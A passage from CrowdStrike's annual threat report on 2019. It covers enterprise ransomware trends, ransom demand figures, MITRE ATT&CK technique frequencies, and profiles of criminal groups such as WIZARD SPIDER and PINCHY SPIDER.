65	CREDENTIALS
66	SOCIAL ENGINEERING
67	GEOPOLITICAL TENSIONS
68	ABOUT CROWDSTRIKE



INTRODUCTION

From U.S. school districts to asset management firms, from manufacturing to media, ransomware attacks affected multitudes of people. Disruption in 2019 was not punctuated by a single destructive wiper; rather, it was plagued by sustained operations targeting the underpinnings of our society.



A year in cybersecurity is often marked by how disruptive the activity observed was — not just from a destructive standpoint, but also from the perspective of whether day-to-day life was affected. By any such measure, 2019 was an active year. From U.S. school districts to asset management firms, from manufacturing to media, ransomware attacks affected multitudes of people. Disruption in 2019 was not punctuated by a single destructive wiper; rather, it was plagued by sustained operations targeting the underpinnings of our society. The particularly disruptive impact that ransomware had across all sectors is addressed at the beginning of this report, followed by an assessment of additional eCrime threats.

Going into 2019, CrowdStrike Intelligence anticipated that big game hunting (BGH) — targeted, criminally motivated, enterprise-wide ransomware attacks — was expected to continue at least at the 2018 pace. However, what was observed was not just a continuation but an escalation. Ransom demands grew larger. Tactics became more cutthroat. Established criminal organizations like WIZARD SPIDER expanded operations, and affiliates of the ransomware-as-a-service (RaaS) malware developers adopted BGH attacks. In short, the greedy got greedier and the rich got richer.

Other criminal actors took note. Numerous adversaries specializing in the delivery or development of malware benefited from supporting customers or partners conducting BGH operations. Malware-as-a-service (MaaS) developers like VENOM SPIDER introduced ransomware modules. Banking trojans continued to be repurposed for download-as-a-service (DaaS) operations — a trend started by MUMMY SPIDER — used to distribute malware families associated with BGH. Even targeted eCrime appears to be in a state of change, apparent by the recent activity attributed to GRACEFUL SPIDER, an adversary notable for its high-volume spam campaigns and limited use of ransomware.

As in years past, the majority of state-sponsored targeted intrusions appeared to be motivated by traditional intelligence collection needs. Analysis in 2019 revealed a focus by Chinese adversaries on the telecommunications sector, which could support both signals intelligence and further upstream targeting. Content related to

defense, military and government organizations remains a popular lure for targeted intrusion campaigns. Examples of such incidents were seen in the activity of Russian adversaries targeting Ukraine, and the use of defense-themed job and recruitment content by Iran-based IMPERIAL KITTEN and REFINED KITTEN.

While traditional espionage is the primary objective of many state-sponsored actors, adversaries associated with the Democratic People's Republic of Korea (DPRK, aka North Korea) sustained their interest in cryptocurrencies and the targeting of financial services, with identified incidents linked to all five named DPRK-associated adversaries tracked by CrowdStrike. Exact motives remain unconfirmed, but it is possible this interest in financial sector organizations represents additional currency generation operations and/or industrial espionage. Industrial espionage is also a suspected motive for Vietnam's targeting of the automotive sector and China's targeting of healthcare and other sectors, bringing the threat of intellectual property theft back into the spotlight.

In the following sections, the CrowdStrike Intelligence team, the Falcon OverWatch™ managed threat hunting team and the CrowdStrike Services team present selected analysis that highlights the most significant events and trends in the past year of cyber threat activity. This analysis demonstrates how threat intelligence and proactive hunting can provide a deeper understanding of the motives, objectives and activities of these actors — information that can empower swift proactive countermeasures to better defend your valuable data now and in the future.

Numerous adversaries specializing in the delivery or development of malware benefited from supporting customers or partners conducting BGH operations.



METHODOLOGY

The information in this report was compiled using the following resources:

CROWDSTRIKE INTELLIGENCE

The CrowdStrike Intelligence team provides in-depth and historical understanding of adversaries, their campaigns and their motivations. The global team of intelligence professionals tracks 131 adversaries of all types, including nation-state, eCrime and hacktivist actors. The team analyzes TTPs to deliver in-depth, government-grade intelligence to enable effective countermeasures against emerging threats.

FALCON OVERWATCH

CrowdStrike Falcon OverWatch™ provides proactive threat hunting conducted by a team of experienced threat hunters to deliver 24/7 coverage on behalf of CrowdStrike customers. In 2019, OverWatch identified and helped stop more than 35,000 breach attempts, employing expertise gained from daily “hand-to-hand combat” with sophisticated adversaries. The OverWatch team works to identify hidden threat activity in customers’ environments, triaging, investigating and remediating incidents in real time.

CROWDSTRIKE THREAT GRAPH

As the brains behind the Falcon platform, CrowdStrike Threat Graph® is a massively scalable, cloud-based graph database model custom-built by CrowdStrike. It processes, correlates and analyzes petabytes of real-time and historical data collected from over 3 trillion events per week across 176 countries. The Threat Graph architecture combines patented behavioral pattern matching techniques with machine learning and artificial intelligence to track the behaviors of every executable across CrowdStrike’s global customer community. This combination of methodologies enables the identification and blocking of previously undetectable attacks, whether or not they use malware.

CROWDSTRIKE SERVICES












This report references the CrowdStrike Services organization and its most recent publication, the "[CrowdStrike Services Cyber Front Lines Report](#)," which analyzes trends the Services team observed during its many incident response (IR) investigations in 2019. This report provides a front-line view and greater insight into the cyber battle these seasoned security experts are waging against today’s most sophisticated adversaries, and offers recommendations for increasing your organization’s cybersecurity readiness. In addition to hands-on IR services conducted by its team of professional investigators, CrowdStrike Services provides proactive services such as cybersecurity maturity assessments, IR policy and playbook development, tabletop exercises, red teaming operations and compromise assessments. Response and remediation services are conducted by highly experienced IR experts who investigate breaches to determine how attackers accessed a client’s environment; mitigate attacks and eject intruders; and analyze attacker actions and provide clients with actionable guidance to prevent future adversary access.

This report provides a front-line view and greater insight into the cyber battle CrowdStrike's seasoned security experts are waging against today's most sophisticated adversaries, and offers recommendations for increasing your organization's cybersecurity readiness.



NAMING CONVENTIONS

This report follows the naming conventions instituted by CrowdStrike to categorize adversaries according to their nation-state affiliations or motivations (e.g., eCrime or hacktivist). The following is a guide to these adversary naming conventions.

Adversary		Nation-State or Category
	BEAR	RUSSIA
	BUFFALO	VIETNAM
	CHOLLIMA	DPRK (NORTH KOREA)
	CRANE	ROK (REPUBLIC OF KOREA)
	JACKAL	HACKTIVIST
	KITTEN	IRAN
	LEOPARD	PAKISTAN
	LYNX	GEORGIA
	PANDA	PEOPLE'S REPUBLIC OF CHINA
	SPIDER	eCRIME
	TIGER	INDIA

THREAT LANDSCAPE OVERVIEW: TAKING A STEP BACK FOR PERSPECTIVE

Before examining tactics and techniques observed from individual adversaries, it's instructive to take a broad view of the threat landscape and how it continues to shift over time. One useful lens is comparing the types of attacks that leverage malware and those that do not. For the purposes of this report, these terms will be defined as follows:

- **Malware attacks:** These are simple use cases where a malicious file is written to disk, and CrowdStrike Falcon detects the attempt to run that file and then identifies and/or blocks it. These intrusion attempts are comparatively simple to intercept and block and can often be stopped effectively with traditional anti-malware solutions.
- **Malware-free attacks:** CrowdStrike defines malware-free attacks as those in which the initial tactic did not result in a file or file fragment being written to disk. Examples include attacks where code executes from memory or where stolen credentials are leveraged for remote logins using known tools. Malware-free attacks generally require a wide range of more sophisticated detection techniques to identify and intercept reliably, including behavioral detection and human threat hunting.

Figure 1 compares malware and malware-free attacks from the 2019 CrowdStrike Threat Graph telemetry.




Figure 1.
Global Malware vs. Malware-Free Attacks in 2019 vs. 2018

These new data points highlight a continuing trend in attack techniques, which are reflected throughout this report. For the last two years, Threat Graph telemetry has shown that approximately 60% of attacks were malware-related. The 2019 Threat Graph telemetry shows that the trend toward malware-free attacks is accelerating with these types of attacks surpassing the volume of malware attacks.

MALWARE-FREE ATTACKS BY REGION

Using sample groupings from the CrowdStrike Threat Graph, this year's report includes the types of activity captured via CrowdStrike global telemetry. The data aligns with the types of intrusions that are covered elsewhere in this report.



Figure 2.
Malware vs. Malware-Free Intrusions by Region in 2019

Regional data showed increasing discrepancies in the types of attacks observed in different parts of the world. In 2018, all regions showed between 25% and 45% malware-free attacks, whereas 2019 showed a major jump in malware-free attacks targeting North America and a similarly large decrease in malware-free attacks targeting the Latin America region.



BREAKOUT TIME

In the 2018 Global Threat Report, CrowdStrike began reporting on "breakout time." This key cybersecurity metric measures the speed from an adversary's initial intrusion into an environment, to when they achieve lateral movement across the victim's network toward their ultimate objective. Breakout time is important for defenders, as it sets up the parameters of the continuous race between attackers and defenders. By responding within the breakout time window, which is measured in hours, defenders are able to minimize the cost incurred and damage done by attackers. CrowdStrike continues to encourage security teams to strive to meet the metrics of the 1-10-60 rule: detecting threats within the first minute, understanding threats within 10 minutes, and responding within 60 minutes.

This year, the average breakout time for all observed intrusions rose from an average of 4 hours 37 minutes in 2018 to 9 hours in 2019. This increase reflects the dramatic rise in observed eCrime attacks, which tend to have significantly longer breakout times compared with nation-state adversaries. It's important to note that defenders should still focus on speed, as data attributable to nation-state activities in 2019 does not suggest any major changes in breakout times among state-affiliated adversaries this year compared to last year.

Breakout time is important for defenders, as it sets up the parameters of the continuous race between attackers and defenders. By responding within the breakout time window, which is measured in hours, defenders are able to minimize the cost incurred and damage done by attackers.



GLOBAL ATT&CK TECHNIQUE TRENDS

Moving past the initial intrusion vector, attackers employed a wide range of tactics and techniques in order to achieve their goal, whether that goal was financial gain, political advantage or disruption of services. The MITRE ATT&CK™ framework provides a very useful taxonomy of attackers' TTPs that we can use to catalog observed behaviors in order to better understand methods in common use and how those methods have changed over time.

The MITRE ATT&CK framework is an ambitious initiative that is working to bring clarity to how the industry talks about cyberattacks. It breaks intrusions into a series of 12 tactics that adversaries may employ, each with a number of different techniques that have been observed to be in use.

The following section delves into the types of techniques CrowdStrike observed in its 2019 telemetry and maps them to the ATT&CK framework.




Figure 3.
TTPs Used by Attackers in 2019

A notable change in the most prevalent overall techniques used by attackers in 2019 was the significant increase in the use of “masquerading.” This uptick can be explained by a rise in the use of the EternalBlue exploit in the wild. This is not necessarily indicative of a particular trend but instead highlights that this is still an active exploit in use by threat actors. For an example of masquerading in action, see the section titled “OverWatch Feature: Targeted RaaS Intrusion Involving REvil” below.

The remaining techniques mirror those observed in previous years, with heavy reliance on hands-on-keyboard techniques (command-line interface, PowerShell) as well as theft of credentials (credential dumping, valid accounts, account discovery) and defense evasion (masquerading, hidden files and directories, process injection). These techniques feature prominently in many sophisticated attacks, where a human adversary is engaged in the intrusion and is actively working toward an objective.

TECHNIQUE SPOTLIGHT

Masquerading occurs when the name or location of an executable, whether legitimate or malicious, is manipulated or abused for the sake of evading defenses and observation.

MITRE ATT&CK TECHNIQUES OBSERVED BY OVERWATCH

When the Falcon OverWatch team analyzes a targeted eCrime or state-sponsored intrusion campaign, it uses the MITRE ATT&CK matrix as a framework to categorize adversary behavior. The following chart is a heat map of the adversary tactics and techniques OverWatch identified while analyzing targeted eCrime and state-sponsored intrusions in 2019. OverWatch hunters reviewed telemetry from all targeted intrusions uncovered by their threat hunting operations to ensure accurate identification of the adversary techniques employed.




Figure 4.
MITRE ATT&CK Heat Map of Tactics and Techniques OverWatch Observed in Targeted Attacks in 2019



Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Domain Trust Discovery	Exploitation of Remote Services	Data From Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
File and Directory Discovery	Internal Spear-phishing	Data From Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Network Service Scanning	Logon Scripts	Data From Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Network Share Discovery	Pass the Hash	Data From Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
Process Discovery	Replication Through Removable Media	Screen Capture	Multi-stage Channels		Runtime Data Manipulation
Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation
System Information Discovery	Windows Admin Shares		Remote File Copy		
System Network Configuration Discovery	Windows Remote Management		Standard Application Layer Protocol		
System Network Connections Discovery			Standard Cryptographic Protocol		
System Owner/User Discovery			Standard Non-Application Layer Protocol		
System Service Discovery			Uncommonly Used Port		
System Time Discovery			Web Service		
Virtualization/Sandbox Evasion					

Frequency of Observance	
	0-5% of intrusions
	5-20%
	20-50%
	50-70%
	>70%

Figure 4.
MITRE ATT&CK Heat Map of Tactics and Techniques OverWatch Observed in Targeted Attacks in 2019



THE RICH KEEP GETTING RICHER: THE PERVERSIVE RANSOMWARE THREAT

In 2019, BGH, another term for enterprise-scale ransomware operations, was the most lucrative enterprise for eCrime adversaries. Ransom demands soared into the millions (see Table 1), causing unparalleled disruption.

CrowdStrike Intelligence observed the increasing sophistication of BGH criminal organizations attributed to WIZARD SPIDER and INDRIK SPIDER. The latter group splintered to form a new BGH adversary, DOPPEL SPIDER. All of these adversaries are well established in the criminal ecosystem. WIZARD SPIDER and INDRIK SPIDER operated profitable banking trojans before turning to ransomware to rapidly monetize their compromise of business and government networks.

Ransomware-as-a-service (RaaS)¹ developer PINCHY SPIDER, which takes a cut of the profits from its affiliates, began encouraging partners to adopt BGH practices in February 2019. Following a pseudo-retirement — in which PINCHY SPIDER and its partners switched from GandCrab to REvil — their use of BGH TTPs became increasingly apparent. The RaaS model of monetization and BGH tactics were also adopted by the developers of the Dharma and Nemty ransomware families. Suspected BGH and/or RaaS operations include the RobbinHood, LockerGoga, MegaCortex and Maze ransomware families. While LockerGoga was only briefly active in 2019, recent infections were reported for the other three in November and December 2019.

USD	BTC	Malware
\$12.5M	~1,600	Ryuk
\$10.9M	565	DoppelPaymer
\$10.0M	1,326	REvil
\$9.9M	1,250	Ryuk
\$6.1M	850	Maze
\$6.0M	763	REvil
\$5.3M	680	Ryuk
\$2.9M	375	DoppelPaymer
\$2.5M	250	REvil
\$2.5M	250	DoppelPaymer
\$2.3M	300	Maze
\$1.9M	250	DoppelPaymer
\$1.6M	216	BitPaymer
\$1.0M	128	Maze

Table 1.
Largest Ransom Demands Reported in 2019

¹ Ransomware developers sell access to distributors (customers) through a partnership program. The program is operated under a financial model that splits profit per infection between the developers and distributors (e.g., 60/40 split).

Although ransomware was widespread in 2019 and affected all sectors, CrowdStrike Intelligence identified several trends in the targeting of specific sectors, and in the impacts observed from these targeted operations.

Sector	Known Ransomware	Details
Local Governments and Municipalities	RobbinHood, Ryuk, REvil, DoppelPaymer	The targeting of municipalities and local governments was popular among BGH criminal operators beginning in Spring 2019 and continuing through the rest of the year. Targets included several U.S. states and cities, and multiple incidents were seen in Spain.
Academic	Ryuk	An extension of local government targeting was first observed in Summer 2019: an outbreak of ransomware infections targeting public school systems in the U.S. This trend intensified in September 2019 during the back-to-school period and continued intermittently through the end of the year.
Technology	BitPaymer, REvil, Ryuk	An alarming trend in targeted ransomware operations is the compromise of managed service providers (MSPs). Subsequent use of remote management software can enable the spread of ransomware to many companies from a single point of entry. WIZARD SPIDER also targeted this sector and impacted cloud service providers.
Healthcare	Ryuk, REvil	A string of targeted healthcare attacks in the U.S., Canada and Australia from late September to early October was linked to WIZARD SPIDER. A PINCHY SPIDER affiliate also claimed a victim in this sector by first breaching an MSP, demonstrating how third parties can be vulnerable to these attacks.
Manufacturing	BitPaymer, Ryuk, LockerGoga, DoppelPaymer	Although the targeting of the manufacturing sector appeared to be intermittent, the known intrusions include energy and chemical companies among others.
Financial Services	BitPaymer, REvil	INDRIK SPIDER claimed victims in the financial services sector in mid-2019. PINCHY SPIDER affiliates successfully impacted a Chinese asset management firm, demanding a significant ransom, and used financial themes for distribution.
Media	BitPaymer, Ryuk	INDRIK SPIDER and WIZARD SPIDER claimed victims in this sector.

Table 2.
Trends in BGH Incidents Targeting Sectors in 2019

BIG GAME HUNTERS

THE MONOLITH: WIZARD SPIDER

In 2019, two lines of analysis came together when CrowdStrike Intelligence attributed the operation of Ryuk ransomware to WIZARD SPIDER. Previously, these campaigns were tracked separately under the cryptonym GRIM SPIDER; however, beginning in March 2019, evidence coalesced behind the conclusion that Ryuk campaigns were operated by the core group of WIZARD SPIDER, the well-established criminal adversary behind the TrickBot banking trojan.

WIZARD SPIDER continues to develop TrickBot, offering customized modules for close affiliates including LUNAR SPIDER, operator of BokBot. CrowdStrike identified numerous spam campaigns delivering TrickBot using government or business themes, further evidence that this adversary aims to compromise large corporations and organizations. As additional support to TrickBot infections, WIZARD SPIDER uses Android malware known as AndroStealer to steal SMS messages sent and received by the device to enable the theft of two-factor authentication (2FA) tokens and subsequent financial fraud.

Finally, TrickBot modules are used to identify victims of interest for the deployment of WIZARD SPIDER's post-exploitation tool, Anchor DNS. Often identified on point-of-sale (PoS) endpoints, this piece of malware could enable WIZARD SPIDER to conduct financial fraud directly from the victimized systems, without the use of webinjects available in TrickBot or the deployment of ransomware.

WIZARD SPIDER defies any attempts to categorize its operations, having mastered multiple forms and variations of criminal enterprise. The sum total of all of its operations has led to WIZARD SPIDER becoming the most reported adversary of 2019 across all lines of reporting.

CrowdStrike identified numerous spam campaigns delivering TrickBot using government or business themes, further evidence that this adversary aims to compromise large corporations and organizations.



THE WANTED: INDRIK SPIDER

INDRIK SPIDER's BitPaymer operations continued at pace throughout 2019, and CrowdStrike Intelligence also observed the intermittent distribution of Dridex, the group's banking trojan. Then, on December 5, 2019, the U.S. Department of Justice (DOJ) unsealed an indictment of two Russian individuals — Maksim Viktorovich Yakubets and Igor Turashev — for their involvement with Bugat malware, which is the predecessor of Dridex. Since neither the U.S. nor the U.K. have an extradition treaty with Russia, it is unlikely these individuals will be immediately arrested. However, CrowdStrike Intelligence continues to monitor for activity from both Dridex and BitPaymer ransomware to identify any possible impact on INDRIK SPIDER, as well as the splinter group DOPPEL SPIDER.

THE DOPPELGANGER: DOPPEL SPIDER

In June 2019, CrowdStrike Intelligence observed a source code fork of BitPaymer and began tracking the new ransomware strain as DoppelPaymer. Further technical analysis revealed an increasing divergence between two versions of Dridex, with the new version dubbed DoppelDridex. Based on this evidence, CrowdStrike Intelligence assessed with high confidence that a new group split off from INDRIK SPIDER to form the adversary DOPPEL SPIDER. Following DOPPEL SPIDER's inception, CrowdStrike Intelligence observed multiple BGH incidents attributed to the group, with the largest known ransomware demand being 250 BTC. Other demands were not nearly as high, suggesting that the group conducts network reconnaissance to determine the value of the victim organization.

INDRIK SPIDER's BitPaymer operations continued at pace throughout 2019, and CrowdStrike Intelligence also observed the intermittent distribution of Dridex, the group's banking trojan.



RAAS OPERATIONS MOVE TOWARD BIG GAME HUNTING

THE PIONEER: PINCHY SPIDER

Ransom demands in REvil operations, compared to PINCHY SPIDER's former GandCrab operations, have been significantly larger; one of the largest REvil demands identified was for \$10 million USD.



First observed in 2018, PINCHY SPIDER pioneered the RaaS model of operations, in which the developer receives a share of the profits that affiliates collect from successful ransomware infections. Beginning in February 2019, this adversary advertised its intention to partner with individuals skilled in RDP/VNC networks and with spammers who have experience in corporate networking. Combined with observed hands-on activity by affiliates that resulted in the installation of GandCrab ransomware, this indicated a clear intention by PINCHY SPIDER to move toward BGH operations.

In May 2019, PINCHY SPIDER announced its retirement from GandCrab operations. This development coincided with the rise of REvil ransomware (aka Sodinokibi). Analysis of code overlaps and distribution methods for these two ransomware families led to the determination that PINCHY SPIDER had not retired but was operating and developing REvil. The decision to announce the retirement of GandCrab on forums was possibly due to the public scrutiny and popularity that the operation was attracting, which likely included interest by international law enforcement agencies.

Using REvil, PINCHY SPIDER and its affiliates began BGH operations in earnest. Ransom demands in REvil operations, compared to PINCHY SPIDER's former GandCrab operations, have been significantly larger; one of the largest REvil demands identified was for \$10 million USD. CrowdStrike Intelligence has continued to track REvil samples and associated affiliate numbers since mid-2019. As of December 2019, a total of 699 unique samples of REvil have been identified, as well as 39 unique affiliate IDs (see Figure 5).

